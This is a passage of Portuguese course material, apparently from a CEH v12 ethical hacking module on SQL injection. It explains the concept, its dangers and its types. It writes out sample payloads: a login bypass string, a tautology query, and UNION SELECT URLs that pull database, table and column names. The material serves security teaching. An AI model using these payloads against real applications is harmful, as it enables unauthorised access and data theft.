



Curso:

(C|EH) V12

CERTIFIED ETHICAL HACKER -  
SECURITY IMPLEMENTATION

# Progresso do curso

Módulo 11. Session Hijacking

Módulo 12. Evading IDS, Firewalls, and Honeypots

Módulo 13. Hacking Web Servers


Módulo 14. Hacking Web Applications

Módulo 15. SQL Injection

## Conceitos de SQL Injection:

A injeção de SQL é um tipo de vulnerabilidade de aplicações web, onde um atacante pode manipular e enviar um comando SQL para recuperar as informações do banco de dados. Este tipo de ataque ocorre principalmente quando uma aplicação web executa os dados fornecidos pelo usuário sem validá-los.

Ele pode dar acesso a informações confidenciais, como números de cartão de crédito ou outros dados financeiros para o atacante e permite que um atacante crie, leia, atualize, altere ou exclua os dados armazenados no banco de dados. É uma falha em aplicações web e não um problema de servidor de banco de dados ou web. A maioria dos programadores ainda não estão conscientes desta ameaça.



# CEHv12 (ANSI)

## 15.SQL Injection

# Perigos do SQLi

## **Bypass de autenticação**

Aqui, o invasor pode entrar na rede sem fornecer qualquer nome de usuário ou senha autêntica e poderia obter o acesso através da rede.

## **Divulgação de informações**

Após a entrada não autorizada na rede, o atacante obtém acesso aos dados sensíveis armazenados no banco de dados.

## **Comprometimento da integridade dos dados**

O atacante muda o conteúdo principal do site e também insere conteúdo malicioso nele.

## **Comprometimento da disponibilidade dos dados**


O atacante usa este tipo de ataque para apagar os dados relacionados às informações de auditoria ou qualquer outra informação crucial do banco de dados.

## **Execução remota de código**


Um invasor pode modificar, apagar ou criar dados ou até mesmo pode criar novas contas com totais direitos de usuário nos servidores que compartilham arquivos e pastas.




# Funcionamento do SQLI



# Query SQL normal



# Query SQL Injection



The diagram illustrates a SQL injection attack on a login page. On the left, a web browser window shows the URL `http://www.juggyboy.com/BadLogin.aspx` and the site logo "JuggyBoy.com". Below the logo is a login form titled "Login" with a yellow padlock icon. The username field contains the text `Blah' or 1=1 --` and the password field contains `Springfield`. A red dotted arrow points from the text "Attacker Launching SQL Injection" to the username field. Below the browser window, the SQL query executed is shown: `SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'`. This query is split into two parts in two separate boxes: `SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1` and `--' AND Password='Springfield'`. The first part is labeled "SQL Query Executed" and the second part is labeled "Code after -- are now comments".

Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

SQL Query Executed

Code after -- are now comments



# Ameaças de SQL Injection

## **Falsificação de identidade**

A falsificação de identidade é um método seguido pelos atacantes. Aqui as pessoas são levadas a acreditar que um e-mail ou site específico foi originado a partir de uma fonte que na verdade, é falsa.

## **Variações de preços**

mais um problema relacionado à injeção de SQL é que ela pode ser usada para modificar dados. Aqui os atacantes entraram em um portal de compras on-line e alteraram os preços dos produtos e, em seguida, compraram os produtos a preços mais baratos.

## **Adulterar os registros do banco de dados**

Os dados principais são completamente danificados com a alteração dos dados, há ainda a possibilidade de substituir completamente os dados ou mesmo apagar os dados.

## **Escalada de privilégios**

Uma vez que o sistema é comprometido, o atacante procura os privilégios mais altos dos utilizados e ganham acesso completo ao sistema administrativo, bem como a rede.



# Ameaças de SQL Injection

## **Negação de serviço no servidor**

Negação de serviço no servidor é um ataque onde os usuários não são capazes de acessar o sistema. Mais e mais pedidos são enviados para o servidor, o qual não pode lidar com eles. Isso resulta em uma interrupção temporária nos serviços do servidor.

## **Divulgação completa de todos os dados no sistema**

Uma vez que a rede é comprometida os dados cruciais e altamente confidenciais, como números de cartão de crédito, detalhes do empregado, registros financeiros, etc., são divulgados.

## **Destruição de dados**

O atacante, depois de ganhar o controle total sobre o sistema, destrói completamente os dados, resultando em enormes perdas para a empresa.

## **Anulando operação crítica do sistema**

Um atacante pode operar o sistema e pode suspender todas as operações cruciais executadas pelo sistema.

## **Modificando os registros**

Os atacantes podem modificar os registros da empresa, o que prova ser um grande revés para o sistema de gerenciamento de banco de dados da empresa.

# Tipos de SQL Injection


## Injeção SQL simples

Um script de injeção de SQL simples constrói uma consulta SQL concatenando sequências codificadas com uma string digitada pelo usuário. A injeção de SQL simples é novamente dividida em dois tipos:

1. **Union SQL Injection** - Union SQL Injection é utilizado quando o usuário utiliza o comando UNION. O atacante verifica a vulnerabilidade adicionando uma aspas no final de um arquivo ".php?id=".
2. **Erro-based SQL Injection** - O atacante faz uso das mensagens de erro de nível de banco de dados divulgadas por uma aplicação.

## Blind SQL Injection

Onde quer que haja uma vulnerabilidade em uma aplicação web, o blind SQL injection pode ser utilizado tanto para acessar os dados sensíveis ou para destruir os dados. O atacante pode roubar os dados fazendo uma série de perguntas de verdadeiro ou falso através de instruções SQL.



# SQL Injection Simples

Um script de injeção de SQL simples constrói uma consulta SQL concatenando strings hard-coded com a string digitada pelo usuário. A seguir estão os vários elementos associados com ataques de injeção de SQL simples:

**System Stored Procedure:** Os atacantes exploram procedimentos de armazenamento do banco de dados para perpetuar os seus ataques.

**Comentário de fim da linha:** Depois de injetar o código em um campo particular, o código legítimo que se segue é anulado através do uso de final de comentários de linha. Por exemplo:

```
SELECT * FROM user WHERE name = 'x' AND USERID IS NULL; --';
```

**Illegal/Logically Incorrect Query:** Um atacante pode obter conhecimento através da injeção de solicitações ilegais/lógicas incorretas como parâmetros injetáveis, tipos de dados, nomes de tabelas, etc.

**Tautologia:** A injeção de declarações que sempre são verdadeiras para que as consultas sempre retornar resultados na avaliação de uma condição WHERE.

```
SELECT * FROM users WHERE name = " OR '1' = '1';
```

**Union Query:** A instrução "UNION SELECT" retorna a união de um conjunto de dados com outro conjunto de dados de destino.

```
http://www.site.com/page.aspx?id=1 UNION SELECT ALL  
1,DB_NAME,3,4--
```

# SQL Injection Simples

## UNION

O UNION SQL Injection é utilizado quando o usuário utiliza o comando UNION. O usuário verifica a vulnerabilidade adicionando uma aspas no final do arquivo ".php?id=". Se o resultado for um erro de MySQL, o site provavelmente é vulnerável a injeção de SQL UNION. O atacante em seguida, passa a usar ORDER BY para encontrar as colunas, e no final, ele utiliza o comando UNION ALL SELECT.

**Extrair o nome do banco de dados** - Este é o exemplo de Union sql injection que um atacante tenta extrair um nome de banco de dados.

```
http://www.site.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

**Extrair as tabelas do banco de dados** - Este é o exemplo de injeção de SQL que um invasor usa para extrair as tabelas do banco de dados.

```
http://www.site.com/page.aspx?id=1 UNION SELECT ALL 1,name,3,4 from sysobjects where xtype=char(85) --
```

**Extrair nomes de coluna da tabela** - Este é o exemplo de injeção de SQL que um invasor usa para extrair os nomes das colunas da tabela.


```
http://www.site.com/page.aspx?id=1 UNION SELECT ALL 1,column name,3,4 from DB_NAME. information_schema. Columns where table_name='EMPLOYEE_TABLE' --
```



# Blind SQL Injection

Blind SQL Injection é utilizado quando uma aplicação web é vulnerável a injeção de SQL. Em muitos aspectos, SQL Injection e Blind SQL injection são a mesma coisa, mas há pequenas diferenças. O SQL injection depende de mensagens de erro, mas o blind SQL injection não é dependente de mensagens de erro.

Onde quer que haja vulnerabilidade de aplicações web, o blind sql injection pode ser utilizado tanto para acessar os dados sensíveis ou para destruir os dados. Os atacantes podem roubar os dados fazendo uma série de perguntas de verdadeiro ou falso através de instruções SQL. O resultado da injeção não é visível para o atacante.

